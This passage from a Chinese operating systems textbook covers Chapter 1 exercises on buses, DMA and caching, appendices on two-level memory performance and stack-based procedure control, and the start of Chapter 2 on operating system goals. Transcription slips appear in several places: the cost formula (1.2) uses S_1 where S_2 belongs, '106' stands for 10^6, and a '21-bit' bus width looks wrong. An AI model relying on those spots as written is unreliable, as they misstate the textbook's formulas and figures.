假设从设备 5 中取到的下一个值为 10，960 单元中的值为 1。

1.2 本章中用 6 个步骤来描述图 1.4 中的程序执行情况，请使用 MAR 和 MBR 扩充这个描述。

1.3 假设有一个 32 位微处理器，其 32 位的指令由两个域组成：第一个字节包含操作码，其余部分为一个直接操作数或一个操作数地址。

a）最大可直接寻址的存储器能力为多少（以字节为单位）？
b）如果微处理器总线具有下面的情况，请分析对系统速度的影响：
① 一个 32 位局部地址总线和一个 16 位局部数据总线，或者
② 一个 16 位局部地址总线和一个 16 位局部数据总线
c）程序计数器和指令寄存器分别需要多少位？

1.4 假设有一个微处理器产生一个 16 位的地址（例如，假设程序计数器和地址寄存器都是 16 位）并且具有一个 16 位的数据总线。

a）如果连接到一个 16 位存储器上，处理器能够直接访问的最大存储器地址空间为多少？
b）如果连接到一个 8 位存储器上，处理器能够直接访问的最大存储器地址空间为多少？
c）处理访问一个独立的 I/O 空间需要哪些结构特征？

d）如果输入指令和输出指令可以表示 8 位 I/O 端口号，这个微处理器可以支持多少 8 位 I/O 端口？

1.5 考虑一个 32 位微处理器，它有一个 16 位外部数据总线，并由一个 8MHz 的输入时钟驱动。假设这个微处理器有一个总线周期，其最大持续时间等于 4 个输入时钟周期。请问该微处理器可以支持的最大数据传送速度为多少？外部数据总线增加到 21 位，或者外部时钟频率加倍，哪种措施可以更好地提高处理器性能？请叙述你的设想并解释原因。（提示：确定每个总线周期能够传送的字节数。）

1.6 考虑一个计算机系统，它包含一个 I/O 模块，用以控制一台简单的键盘/打印机电传打字设备。CPU 中包含下列寄存器，这些寄存器直接连接到系统总线上：

INPR：输入寄存器，8 位

OUTR：输出寄存器，8 位

FGI：输入标记，1 位

FGO：输出标记，1 位

IEN：中断允许，1 位

I/O 模块控制从打字机中输入击键，并输出到打印机中去。打字机可以把一个字母数字符号编码成一个 8 位字，也可以把一个 8 位字解码成一个字母数字符号。当 8 位字从打字机进入输入寄存器时，输入标记被置位；当打印一个字时，输出标记被置位。

a）描述 CPU 如何使用这 4 个寄存器实现与打字机间的输入/输出。

b）描述通过使用 IEN，如何提高执行效率？

1.7 实际上在所有包括 DMA 模块的系统中，DMA 访问内存的优先级总是高于处理器访问内存的优先级。这是为什么？

1.8 一个 DMA 模块从外部设备给内存传送字符，传送速度为 9600 位每秒（b/s）。处理器可以以每秒 100 万次的速度取指令，由于 DMA 活动，处理器的速度将会减慢多少？

1.9 一台计算机包括一个 CPU 和一台 I/O 设备 D，通过一条共享总线连接到内存 M，数据总线的宽度为 1 个字。CPU 每秒最多可执行 106 条指令，平均每条指令需要 5 个处理器周期，其中 3 个周期需要使用存储器总线。存储器读/写操作使用 1 个处理器周期。假设 CPU 正在连续不断地执行后台程序，并且需要保证 95%的指令执行速度，但没有任何 I/O 指令。假设 1 个处理器周期等于 1 个总线周期，现在要在 M 和 D 之间传送大块数据。

a）若使用程序控制 I/O，I/O 每传送 1 个字需要 CPU 执行两个指令，请估计通过 D 的 I/O 数据传送的最大可能速度。

b）如果使用 DMA 传送，请估计传送速度。

1.10 考虑以下代码：

```
for(i=0; i<5; i++)
     for(j=0; j<5; j++)
          for(k=0; k<5; k++)
               a[j]=a[j]+i*k;
```

a）定义访问局部性概念，并讨论在上面代码中的访问局部性。

b）对上面的代码，请举例说明在计算机存储体系中操作系统是如何应用访问局部性原理的。

1.11 请将附录 1A 中的式（1.1）和式（1.2）推广到 n 级存储器层次结构中。

1.12 考虑一个存储器系统，它具有以下参数：

$$T_c = 100\text{ns} \qquad C_c = 0.005 \text{ 分/位}$$

$$T_m = 1\,000\text{ns} \qquad C_m = 0.0002 \text{ 分/位}$$

a）5MB 的内存价格为多少？

b）使用高速缓存技术，5MB 的内存价格为多少？

c）如果有效存取时间比高速缓存存取时间多 20%，命中率 H 为多少？

1.13 一台计算机包括高速缓存、内存和一个用作虚拟存储器的磁盘。如果要存取的字在高速缓存中，存取需要 15ns；如果该字在内存中而不在高速缓存中，把它载入高速缓存需要 45ns（包括初始检查高速缓存的时间），然后再重新开始存取；如果该字不在内存中，需要 10ms 从磁盘中取出该字，复制到高速缓存中还需要 45ns，然后再重新开始存取。高速缓存的命中率为 0.8，内存的命中率为 0.7，则该系统中存取一个字的平均存取时间是多少（单位：ns）？

1.14 假设处理器使用一个栈来管理过程调用和返回。请问可以取消程序计数器而用栈指针代替吗？

附录 1A 两级存储器的性能特征

在本章中，通过使用高速缓存作为内存和处理器间的缓冲器，建立了一个两级内部存储器。这个两级结构通过开发局部性，相对于一级存储器提供了更高的性能。本附录将探讨局部性。

内存高速缓存机制是计算机系统结构的一部分，它由硬件实现，通常对操作系统是不可见的。因此，本书不再讨论这个机制，但是还有其他两种两级存储器方法：虚拟存储器和磁盘高速缓存（见表 1.2）也使用了局部性，并且至少有一部分是由操作系统实现的。我们将在第 8 章和第 11 章分别讨论它们。本附录中将介绍对三种方法都适用的两级存储器的性能特征。

表 1.2 两级存储器的特征

类别	内存高速缓存	虚拟存储器（页面调度）	磁盘高速缓存
典型的存取时间比	5:1	10^6:1	10^6:1
内存管理系统	由特殊的硬件实现	硬件和系统软件的结合	系统软件
典型的块大小	4 到 128 字节	64 到 4096 字节	64 到 4096 字节
处理器访问的第二级	直接访问	间接访问	间接访问

局部性

两级存储器提高性能的基础是局部性原理，这在 1.5 节中曾经提到过。这个原理声明存储器访问表现出簇聚性。在很长的一段时间中，使用的簇会变化，但在很短的时间内，处理器基本上只与存储器访问中的一个固定的簇打交道。

局部性原理是很有效的，原因如下：

1）除了分支和调用指令，程序执行都是顺序的，而这两类指令在所有程序指令中只占了一小部分。因此，大多数情况下，要取的下一条指令都是紧跟在取到的上一条指令之后的。

2）很少会出现很长的连续不断的过程调用序列，继而是相应的返回序列。相反，程序中过程调用的深度窗口限制在一个很小的范围内，因此在较短的时间中，指令的引用局限在很少的几个过程中。

3）大多数循环结构都由相对比较少的几个指令重复若干次组成的。在循环过程中，计算被限制在程序中一个很小的相邻部分中。

4）在许多程序中，很多计算都涉及处理诸如数组、记录序列之类的数据结构。在大多数情况下，对这类数据结构的连续引用是对位置相邻的数据项进行操作。

以上原因在很多研究中都得到了证实。关于第 1）点，有各种分析高级语言程序行为的研究，表 1.3 列出了在执行过程中各种语句类型出现频率的主要结果，这些结果来自下面的研究。Knuth [KNUT71] 分析了用于学生实习的一组 FORTRAN 程序，这是最早关于程序设计语言行为的研究。Tanenbaum [TANE78] 收集了用于操作系统程序的 300 多个过程，这些过程用支持结构化程序设计的语言（SAL）编写，并发表了测量结果。Patterson 和 Sequin [PATT82] 分析了一组取自编译器和用于排版、计算机辅助设计（CAD）、排序和文件比较的程序的测量结果，还研究了程序设计语言 C 和 Pascal。Huck [HUCK83] 分析了用于表示各种通用的科学计算的 4 个程序，包括快速傅立叶变换和各种微分方程。关于这些语言和应用的研究达成了一致的结果：在一个程序的生命周期中，分支和调用指令仅占了执行语句中的一小部分。因此，这些研究证实了前面给出的断言 1）。

表 1.3 高级语言操作中的相对动态频率

研究	[HUCK83]	[HNUT71]	[PATT82]		[TANE78]
语言	Pascal	FORTRAN	Pascal	C	SAL
工作量	科学计算	学生	系统	系统	系统
赋值	74	67	45	38	42
循环	4	3	5	3	4
调用	1	3	15	12	12

（续）

研究	[HUCK83]	[KNUT71]	[PATT82]		[TANE78]
语言	Pascal	FORTRAN	Pascal	C	SAL
工作量	科学计算	学生	系统	系统	系统
条件	20	11	29	43	36
转移	2	9	—	3	—
其他	—	7	6	1	6

关于断言2），[PATT85]中的研究提供了证实，这可用图1.20说明。图1.20显示了调用-返回行为，每次调用以向下和向右的线表示，每次返回以向上和向右的线表示，图中定义的深度窗口等于5。只有调用返回序列在任何一个方向上的移动为6时，才引起窗口移动。正如在图中所看到的，正在执行的程序在一个固定窗口中保留了很长的一段时间。同样，对C和Pascal程序的分析表明，对深度为8的窗口，只有1%的调用或返回需要移动[TAMI83]。




图1.20　程序的调用返回行为示例

局部性原理在近期的很多研究中也不断得到证实。例如，图1.21显示了在一个站点上关于Web页访问模式的研究[BAEN97]。




图1.21　Web页的访问局部性

空间局部性和时间局部性是有区别的。空间局部性（spatial locality）指执行涉及很多簇聚的存储器单元的趋势，这反映了处理器顺序访问指令的倾向，同时，也反映了程序顺序访问数据单元的倾向，如处理数据表。时间局部性（temporal locality）指处理器访问最近使用过的存储器单元的趋势，例如，当执行一个循环时，处理器重复执行相同的指令集合。

传统上，时间局部性是通过将近来使用的指令和数据值保存到高速缓存中并使用高速缓存的层次结构实现的。空间局部性通常是使用较大的高速缓存并将预取机制集成到高速缓存控制逻辑中实现的。近来，人们已经进行了许多研究，以优化这些技术，从而达到更好的性能，但基本的策略仍保持不变。

两级存储器的操作

在两级存储器结构中也使用了局部性特性。上层存储器（M1）比下层存储器（M2）更小、更快、成本更高（每位）。M1用于临时存储空间较大的M2中的部分内容。当访问存储器时，首先试图访问M1中的项目，如果成功，就可以进行快速访问；如果不成功，则把一块存储器单元从M2中复制到M1中，再通过M1进行访问。由于局部性，当一个块被取到M1中时，将会有很多对块中单元的访问，从而加快整个服务。

为说明访问一项的平均时间，不仅要考虑两级存储器的速度，而且还包括能在M1中找到给定引用的概率。为此有：

$$\begin{aligned} T_s &= H \times T_1 + (1-H) \times (T_1 + T_2) \\ &= T_1 + (1-H) \times T_2 \end{aligned} \qquad (1.1)$$

其中，

T_s=（系统）平均访问时间，

T_1=M1（如高速缓存、磁盘高速缓存）的访问时间，

T_2=M2（如内存、磁盘）的访问时间，

H=命中率（访问可在 M1 中找到的次数比）。

图 1.15 显示了平均访问时间关于命中率的函数。可以看出，命中率越高，总的平均访问时间更接近 M1，而不是 M2。

性能

下面讨论与评价两级存储器机制相关的一些参数。首先考虑价格，有

$$C_s = \frac{C_1S_1 + C_2S_1}{S_1 + S_2} \tag{1.2}$$

其中，

C_s=两级存储器的平均每位价格，

C_1=上层存储器 M1 的平均每位价格，

C_2=下层存储器 M2 的平均每位价格，

S_1=M1 的大小，

S_2=M2 的大小。

我们希望 $C_s \approx C_2$，如果 $C_1 >> C_2$，则需要 $S_1 << S_2$。图 1.22 显示了这种关系。[⊖]

接下来考虑访问时间。为使一个两级存储器能够有重大的性能提高，需要使 T_s 近似等于 T_1（$T_s \approx T_1$）。如果 T_1 远远小于 T_2（$T_1 << T_2$），则需要命中率接近于 1。

因此，我们希望 M1 较小则可以降低价格，希望它较大则可以提高命中率，从而提高性能。是否存在能使这两种需求都在合理范围内的 M1 的大小呢？我们可以通过一系列子问题来回答这个问题：

- 满足性能要求需要多大的命中率？
- 为保证所需要的命中率，M1 的大小应为多少？
- 这个大小满足价格要求吗？

考虑值 T_1/T_s，它称做存取效率，用于衡量平均存取时间（T_s）与 M1 的存取时间（T_1）的接近程度。根据式（1.1）得到：

$$\frac{T_1}{T_s} = \frac{1}{1 + (1 - H)\dfrac{T_2}{T_1}} \tag{1.3}$$

图 1.23 中，T_1/T_s 被绘制成关于命中率 H 的函数，T_2/T_1 值为参数。因此，为满足性能要求，所需要的命中率为 0.8 到 0.9。

现在我们可以更准确地表达相对存储器大小的问题。对 $S_1 << S_2$，命中率为 0.8 或更高就一定合理吗？这取决于很多因素，包括正在执行软件的性质以及两级存储器的设计细节。当然，主要决定因素是局部性的程度。图 1.24 表现了局部性对命中率的影响。显然，如果 M1 和 M2 大小相等，则命中率为 1.0：所有 M2 中的项也总是存储在 M1 中。现在假设没有局部性，也就是说，访问是完全随机的。在这种情况下，如果 M1 的大小为 M2 的一半，任何时刻 M2 中有一半的项在 M1 中，因此命中率为 0.5。但是实际上，访问中总是存在某种程度的局部性，图 1.24 中给出了中等局部性和强局部性的影响。

因此，如果局部性比较强，就可能实现命中率比较大而容量相对比较小的上层存储器。例如，很多研究表明，不论内存大小为多少，小高速缓存都能产生 0.75 以上的命中率（例如 [AGAR89]、[PRZY88]、[STRE83] 和 [SMIT82]）。通常，高速缓存大小在 1K 到 128K 个字之间都可以胜任，而内存的大小则通常在几吉字节范围内。在考虑虚拟存储器和磁盘高速缓存时，可以引用其他研究来证实同一种现象，即由于局部性，相对小的 M1 可以产生较大的命中率。

⊖ 注意两个轴都使用了对数标度。有关对数标度的基本回顾请参阅位于 WilliamStallings.com/studentSupport.html 中的 Computer Science Student Support Site 站点上的数据复习文档。




图 1.22 对一个两级存储器，存储器平均价格与存储器相对大小之间的关系




图 1.23 访问效率关于命中率的函数（$r=T_2/T_1$）




图 1.24 命中率关于相对存储器大小的函数

这就引出前面所列的最后一个问题：两个存储器的相对大小是否能满足价格要求？回答显然是肯定的。如果只需要一个相对比较小的上层存储器实现较好的性能，那么两级存储器平均每位的价格将接近比较便宜的下层存储器。

附录 1B 过程控制

控制过程调用和返回的最常用的技术是使用栈。本附录概述了栈最基本的特征，并给出了它们在过程控制中的使用方法。


栈的实现

栈是一个有序的元素集合，一次只能访问一个元素，访问点称做栈顶。栈中的元素数目，或者说栈的长度是可变的，只可以在栈顶添加或删除数据项。基于这个原因，栈也称做下推表或后进先出（LIFO）表。

栈的实现需要有一些用于存储栈中元素的单元集合。图1.25给出一种典型的方法，在内存（或虚拟存储器）中为栈保留一块连续的单元。大多数时候，块中只有一部分填充着栈元素，剩余部分供栈增长时使用。正确操作需要三个地址，这些地址通常保存在处理器寄存器中。

- 栈指针：包含栈顶地址。如果往栈中添加（PUSH）或删除（POP）一项，这个指针减1或加1，以包含新的栈顶地址。
- 栈底：包含保留块中最底层单元的地址。当往一个空栈中添加一项时，这是所用到的第一个单元。对一个空栈进行POP操作，则发生错误。
- 栈界限：包含保留块中另一端，即顶端单元的地址。如果对一个满的栈进行PUSH操作，则发生错误。

传统上，以及在现在的大多数机器中，栈底是保留的栈块的高端地址，而栈界限是低端地址。因此，栈是从高端地址向低端地址增长的。



a）存储器中的所有栈　　b）寄存器中的两个顶元素

图1.25　典型的栈结构

过程调用和返回

管理过程调用和返回的最常用的技术是使用栈。当处理器执行一个调用时，它将返回地址放在栈中；当执行一个返回时，它使用栈顶的地址。对于图1.26中的嵌套过程，图1.27显示了栈的使用情况。


在过程调用时，通常还需要传递参数，可以把它们传递到寄存器中。另一种可能的方法是把参数保存在存储器中的Call指令后，在这种情况下，参数后面必须是返回单元。这两种方法都有缺陷。如果使用寄存器，被调用程序和调用程序都必须被写入，以确保正确使用寄存器；而在存储器中保存参数，则很难交换可变数目的参数。

更灵活的参数传递方法是栈。当处理器执行一次调用时，不仅在栈中保存返回地址，而且保存传递给被调用过程的参数。被调用过程从栈中访问这些参数，在返回前，返回参数也可以放在栈中返回地址的下面。为一次过程调用保存的整个参数集合，包括返回地址，称做栈帧（stack frame）。

图1.28给出了一个例子，过程P中声明了局部变量$x1$和$x2$，过程P调用过程Q，Q中声明了局部变量$y1$和$y2$。存储在每个栈帧中的第一项是指向前一帧的指针，如果参数的数量与长度是可变的，就需要用到该指针。第二项是相应于该栈帧的过程的返回点。最后，在栈帧的顶部为局部变量分配空间。局部变量可用于参数传递。例如，假设在P调用Q时，它会传递一个参数值，该参数值可存储在变量$y1$中。因此，在高级语言中，P例程中的一个指令看起来会如下所示：


CALL Q($y1$)

执行该调用时，会为Q创建一个新的栈帧（如图1.28b所示），它包含一个到P的栈帧的指针、到P的返回值以及Q的两个局部变量，其中一个被初始化为由P传递的参数。另一个局部变量$y2$是由Q在计算过程中使用的局部变量。在栈帧中包含这样一个局部变量的目的将在后面讨论。




a）调用和返回　　b）执行顺序

图 1.26　嵌套过程



a）最初栈中的内容　b）CALL Proc1 后　c）CALL Proc2 初次　d）RETURN 后　e）CALL Proc2 后　f）RETURN 后　g）RETURN 后

图 1.27　使用栈实现图 1.26 中的嵌套过程



a）P 是活跃的　　b）P 调用 Q

图 1.28　在使用示例过程 P 和 Q 时栈帧的生长

可重入过程

可重入过程是一个很有用的概念，特别是在同时支持多用户的系统中。可重入过程是指程序代码的一个副本在同一段时间内可以被多个用户共享使用。可重入有两个重要特征：程序代码不能修改其自身，每个用户的局部数据必须单独保存。一个可重入过程可以被中断，由一个正在中断的程序调用，在返回该过程时仍能正确执行。在共享系统中，可重入可以更有效地使用内存：程序代码的一个副本保留在内存中，有多个应用程序可以调用这个过程。

因此，可重入过程必须有一个永久不变的部分（组成过程的指令）和一个临时部分（指向调用程序的指针以及指向程序所使用的局部变量的存储地址指针）。过程的每个执行实例称做激活（activation），将执行永久部分的代码，但拥有自己的局部变量和参数的副本。与特定的激活相关联的临时部分称做激活记录（activation record）。

支持可重入过程最方便的方法是使用栈。当调用一个可重入过程时，该过程的激活记录保存在栈中。这样，激活记录就成为过程调用所创建的栈帧的一部分。

第2章　操作系统概述

本章简述操作系统的发展历史。这个历史本身很有趣且从中也可以大致了解操作系统的原理。首先在第一节介绍操作系统的目标和功能，然后讲述操作系统如何从原始的批处理系统演变成高级的多任务、多用户系统。本章的其余部分给出了两个操作系统的历史和总体特征，这两个系统将作为示例系统贯穿于本书。本章的所有内容将在后面作更深入的讲解。

2.1　操作系统的目标和功能

操作系统是控制应用程序执行的程序，并充当应用程序和计算机硬件之间的接口。它有下面三个目标：

- **方便**：操作系统使计算机更易于使用。
- **有效**：操作系统允许以更有效的方式使用计算机系统资源。
- **扩展能力**：在构造操作系统时，应该允许在不妨碍服务的前提下有效地开发、测试和引进新的系统功能。

接下来将依次介绍操作系统的这三个目标。

2.1.1　作为用户/计算机接口的操作系统

为用户提供应用的硬件和软件可以看做是一种层次结构，如图2.1所示。应用程序的用户，即终端用户，通常并不关心计算机的硬件细节。因此，终端用户把计算机系统看做是一组应用程序。一个应用程序可以用一种程序设计语言描述，并且由程序员开发而成。如果需要用一组完全负责控制计算机硬件的机器指令开发应用程序，将会是一件非常复杂的任务。为简化这个任务，需要提供一些系统程序，其中一部分称做实用工具，它们实现了在创建程序、管理文件和控制I/O设备中经常使用的功能。程序员在开发应用程序时将使用这些功能提供的接口；在应用程序运行时，将调用这些实用工具以实现特定的功能。最重要的系统程序是操作系统，操作系统为程序员屏蔽了硬件细节，并为程序员使用系统提供方便的接口。它可以作为中介，使程序员和应用程序更容易地访问和使用这些功能和服务。




图2.1　计算机系统的层次和视图

简单地说，操作系统通常提供了以下几个方面的服务：

- **程序开发**：操作系统提供各种各样的工具和服务，如编辑器和调试器，用于帮助程序员开发程序。通常，这些服务以实用工具程序的形式出现，严格来说并不属于操作系统核心的一部分；它们由操作系统提供，称做应用程序开发工具。
- **程序运行**：运行一个程序需要很多步骤，包括必须把指令和数据载入到内存，初始化I/O设备和文件，准备其他一些资源。操作系统为用户处理这些调度问题。

- **I/O 设备访问**：每个 I/O 设备的操作都需要特有的指令集或控制信号，操作系统隐藏这些细节并提供了统一的接口，因此程序员可以使用简单的读和写操作访问这些设备。
- **文件访问控制**：对操作系统而言，关于文件的控制不仅必须详细了解 I/O 设备（磁盘驱动器、磁带驱动器）的特性，而且必须详细了解存储介质中文件数据的结构。此外，对有多个用户的系统，操作系统还可以提供保护机制来控制对文件的访问。
- **系统访问**：对于共享或公共系统，操作系统控制对整个系统的访问以及对某个特殊系统资源的访问。访问功能模块必须提供对资源和数据的保护，以避免未授权用户的访问，还必须解决资源竞争时的冲突问题。
- **错误检测和响应**：计算机系统运行时可能发生各种各样的错误，包括内部和外部硬件错误，如存储器错误、设备失效或故障，以及各种软件错误，如算术溢出、试图访问被禁止的存储器单元、操作系统无法满足应用程序的请求等。对每种情况，操作系统都必须提供响应以清除错误条件，使其对正在运行的应用程序影响最小。响应可以是终止引起错误的程序、重试操作或简单地给应用程序报告错误。
- **记账**：一个好的操作系统可以收集对各种资源使用的统计信息，监控诸如响应时间之类的性能参数。在任何系统中，这个信息对于预测将来增强功能的需求以及调整系统以提高性能都是很有用的。对多用户系统，这个信息还可用于记账。

2.1.2 作为资源管理器的操作系统

一台计算机就是一组资源，这些资源用于对数据的移动、存储和处理，以及对这些功能的控制。而操作系统负责管理这些资源。

那么是否可以说是操作系统在控制数据的移动、存储和处理呢？从某个角度来看，答案是肯定的：通过管理计算机资源，操作系统控制计算机的基本功能，但是这个控制是通过一种不寻常的方式来实施的。通常，我们把控制机制想象成在被控制对象之外或者至少与被控制对象有一些差别和距离（例如，住宅供热系统是由自动调温器控制的，它完全不同于热产生和热发送装置）。但是，操作系统却不是这种情况，作为控制机制，它有两方面不同之处：

- 操作系统与普通的计算机软件作用相同，它也是由处理器执行的一段程序或一组程序。
- 操作系统经常会释放控制，而且必须依赖处理器才能恢复控制。

操作系统实际上不过是一组计算机程序，与其他计算机程序类似，它们都给处理器提供指令，主要区别在于程序的意图。操作系统控制处理器使用其他系统资源，并控制其他程序的执行时机。但是，处理器为了做任何一件这类事情，都必须停止执行操作系统程序，而去执行其他程序。因此，这时操作系统释放对处理器的控制，让处理器去做其他一些有用的工作，然后用足够长的时间恢复控制权，让处理器准备好做下一项工作。随着本章内容的深入，读者将逐渐明白所有这些机制。

图 2.2 显示了由操作系统管理的主要资源。操作系统中有一部分在内存中，其中包括**内核程序**（kernel，或称 nucleus）和当前正在使用的其他操作系统程序，内核程序包含操作系统中最常使用的功能。内存的其余部分包含用户程序和数据，它的分配由操作系统和处理器中的存储管理硬件联合控制。操作系统决定在程序运行过程中何时使用 I/O 设备，并控制文件的访问和使用。处理器自身也是一个资源，操作系统必须决定在运行一个特定的用户程序时，可以分配多少处理器时间，在多处理器系统中，这个决定要传到所有的处理器。

